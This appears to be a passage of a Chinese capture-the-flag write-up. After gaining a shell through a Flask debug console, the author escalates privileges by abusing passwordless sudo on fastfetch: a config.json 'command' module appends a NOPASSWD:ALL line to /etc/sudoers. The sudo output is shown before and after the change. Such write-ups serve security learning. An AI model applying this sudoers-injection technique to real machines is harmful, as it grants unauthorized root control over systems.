
把刚刚获取到的PIN码输上去,就进入了Debug Shell,发现运行flask的用户是qaq
GetShell之后尝试提权
提权
发现qaq可以以root的身份执行fastfetch
qaq@Console:~$ sudo -l

Matching Defaults entries for qaq on Console:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User qaq may run the following commands on Console:
    (ALL) NOPASSWD: /usr/bin/fastfetch
fastfetch是一款使用rust编写的,类似于neofetch的系统信息软件。直接运行时可以显示系统信息,此外,也可以创建config.json自定义输出内容;我一开始完全不知道怎么利用这个,翻了一下大佬写的WP才晓得
fastfetch的config中有module字段,这个字段可以在fastfetch运行时自动执行规定的脚本以及Shell命令,利用这点可以进行修改/etc/sudoers等等,这里修改/etc/sudoers(预期方式)
{
    "modules": [
        {
            "type": "command",
            "text": "echo 'qaq ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers"
        }
    ]
}
随后运行fastfetch,再键入 sudo -l
qaq@Console:~$ sudo -l

Matching Defaults entries for qaq on Console:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User qaq may run the following commands on Console:
    (ALL) NOPASSWD: /usr/bin/fastfetch
    (ALL) NOPASSWD: ALL
自此结束